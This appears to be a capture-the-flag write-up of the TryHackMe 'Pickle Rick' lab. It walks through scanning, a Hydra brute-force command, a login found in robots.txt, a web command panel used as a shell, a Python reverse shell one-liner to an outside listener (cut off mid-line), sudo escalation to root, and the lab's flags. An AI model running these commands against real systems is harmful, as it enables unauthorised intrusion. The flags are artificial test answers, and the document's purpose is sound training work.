Pickle Rick

Target IP:

10.64.147.169

Now you need to run an nmap scan to see all active services on the host:


nmap -T5 -sCV -p- -Pn -sS --stats-every=3s 10.64.147.169

The result is:

```
Nmap scan report for 10.64.147.169
Host is up (0.071s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 e5:c1:7d:39:ad:05:f7:13:39:1e:56:91:b7:97:73:6e (RSA)
|   256 c3:d2:3a:bf:3d:09:a3:20:76:8b:41:f6:97:3c:8d:8f (ECDSA)
|_  256 f1:8f:9e:81:68:b2:36:d6:3b:5a:da:38:9e:9e:1d:6d (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Rick is sup4r cool
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.86 seconds
```

In this case, the services found are HTTP (80) and SSH (22). First, we focus on the SSH service, so we enter it in search of any clues that may be exposed:



Based on the text, we can deduce that a password is required to log in to a service or section of the website (SSH service or some login panel on the website). In addition, in the image we see that the name "Morty" is mentioned, who may be a potential user. The next step is to review the source code, use whatweb for the site, as well as a dirbuster to search for new directories and a scan with Nikto:

whatweb (to search for technologies present on the website and useful information):

whatweb http://10.64.147.169


```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ whatweb http://10.64.147.169/
http://10.64.147.169/ [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.64.147.169], jQuery, Script, Title[Rick is sup4r cool]
```

nikto (possible exploits or vulnerabilities on the site):


nikto -h http://10.64.147.169

```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ nikto -h http://10.64.147.169/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.64.147.169
+ Target Hostname:    10.64.147.169
+ Target Port:        80
+ Start Time:         2026-02-26 18:52:29 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/miss
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Server may leak inodes via ETags, header found with file /, inode: 426, size: 5818ccf12568b, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
```


dirbuster:




Source code of the home page:



This results in the discovery of the user in the source code: "R1ckRul3s" and a login directory:






Since we don't have a password as such, we must perform a brute force attack with Hydra. For this, we will use the two possible users: "R1ckRul3s" and "Morty":

hydra -l 'R1ckRul3s' -P /usr/share/wordlists/rockyou.txt 10.64.147.169 http-post-form "/login.php:username=^USER^&password=^PASSWORD^&sub=Login:Invalid username or password" -t 64 -F


No success:

```
[ATTEMPT] target 10.64.147.169 - login "R1ckRul3s" - pass "rosa1234" - 100039 of 14344399 [child 12] (0/0)
[ATTEMPT] target 10.64.147.169 - login "R1ckRul3s" - pass "rosa11" - 100040 of 14344399 [child 46] (0/0)
[ATTEMPT] target 10.64.147.169 - login "R1ckRul3s" - pass "roots" - 100041 of 14344399 [child 49] (0/0)
[ATTEMPT] target 10.64.147.169 - login "R1ckRul3s" - pass "ronny1" - 100042 of 14344399 [child 32] (0/0)
^C^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


But in the robots file, there is some suspicious text:



A possible password, and when we test them, we find that they are correct: "R1ckRul3s:Wubbalubbadubdub."




So now we can inspect the site, and within it, in the source code, we find the following:




It appears to be text encoded in base64, so we decode it as follows:


Which results in another base64:




and another:




and another:




and another:



and another:




and another:





and another:

until we reach a rabbit hole, so the real exploit is the following (the section where commands can be executed):




This allows us to execute commands directly on the host with root permissions, without restrictions, acting as a web shell:





Noting that there is a list of banned commands, we proceed to list users:



So we use the "getent passwd" variant:

```
getent passwd
```

Execute

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
landscape:x:103:105::/var/lib/landscape:/usr/sbin/nologin
tss:x:112:119:TPM software stack,,,:/var/lib/tpm:/bin/false
tcpdump:x:113:120::/nonexistent:/usr/sbin/nologin
fwupd-refresh:x:114:121:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

and we discover the user ubuntu, we can try to view their directory:

```
ls /home
```

Execute

```
rick
ubuntu
```

But along the way we find a directory called rick, but there is no user rick, so we will list it as well:

```
ls -la /home/rick
```

Execute

```
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019 .
drwxr-xr-x 4 root root 4096 Feb 10  2019 ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 second ingredients
```

In the end, it turned out to be a directory created by the root user and contains the second flag:

```
less "/home/rick/second ingredients"
```

Execute

```
1 jerry tear
```

Incidentally, we also discover that the word "cat" is banned, so we can replace it with less. With this, we can find the other flags.

In the Ubuntu directory, we find the following:

```
ls -la /home/ubuntu
```

Execute

```
total 44
drwxr-xr-x 5 ubuntu ubuntu 4096 Jul 11  2024 .
drwxr-xr-x 4 root   root   4096 Feb 10  2019 ..
-rw------- 1 ubuntu ubuntu  769 Jul 11  2024 .bash_history
-rw-r--r-- 1 ubuntu ubuntu  220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Aug 31  2015 .bashrc
drwx------ 3 ubuntu ubuntu 4096 Jul 11  2024 .cache
drwx------ 3 ubuntu ubuntu 4096 Jul 11  2024 .gnupg
-rw-r--r-- 1 ubuntu ubuntu  655 May 16  2017 .profile
drwx------ 2 ubuntu ubuntu 4096 Feb 10  2019 .ssh
-rw-r--r-- 1 ubuntu ubuntu    0 Feb 10  2019 .sudo_as_admin_successful
-rw------- 1 ubuntu ubuntu 4267 Feb 10  2019 .viminfo
```

File traces: at this point, since we can execute any command, we can create a reverse shell for convenience, as follows (Python was used because the host did not have other tools such as nc):

python3 -c 'import socket,os,pty;s=socket.socket();s.connect(("192.168.203.116",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(

But first, we put ourselves in listening mode:

nc -lvnp 4444


```
┌──(kali㉿kali)-[~/Desktop/TryHackme]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.203.116] from (UNKNOWN) [10.64.184.246] 35838
www-data@ip-10-64-184-246:/var/www/html$ whoami
whoami
www-data
www-data@ip-10-64-184-246:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-64-184-246:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-64-184-246:
    (ALL) NOPASSWD: ALL
www-data@ip-10-64-184-246:/var/www/html$
```

Now we can comfortably browse the host and, since we have root permissions, we can list its directory and content:

```
www-data@ip-10-64-184-246:/$ sudo ls -la root
sudo ls -la root
total 36
drwx------  4 root root 4096 Jul 11  2024 .
drwxr-xr-x 23 root root 4096 Feb 27 00:37 ..
-rw-------  1 root root  168 Jul 11  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  161 Jan  2  2024 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-------  1 root root  702 Jul 11  2024 .viminfo
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  4 root root 4096 Jul 11  2024 snap
www-data@ip-10-64-184-246:/$ sudo less /root/3rd.txt
sudo less /root/3rd.txt
WARNING: terminal is not fully functional
/root/3rd.txt  (press RETURN)
3rd ingredients: fleeb juice
```

With this, we finish with the three flags and successfully complete the challenge:


Share your win with your peers
Your progress can inspire others in your community.
Pickle Rick completed!
b3nd3r2997 completed another room on their cyber security journey.
Completed tasks
1
Points earned
90
Streak
1
Share on social media
Share your win before starting the next room
LinkedIn
WhatsApp
Telegram
Twitter / X
Facebook
Reddit
Go to dashboard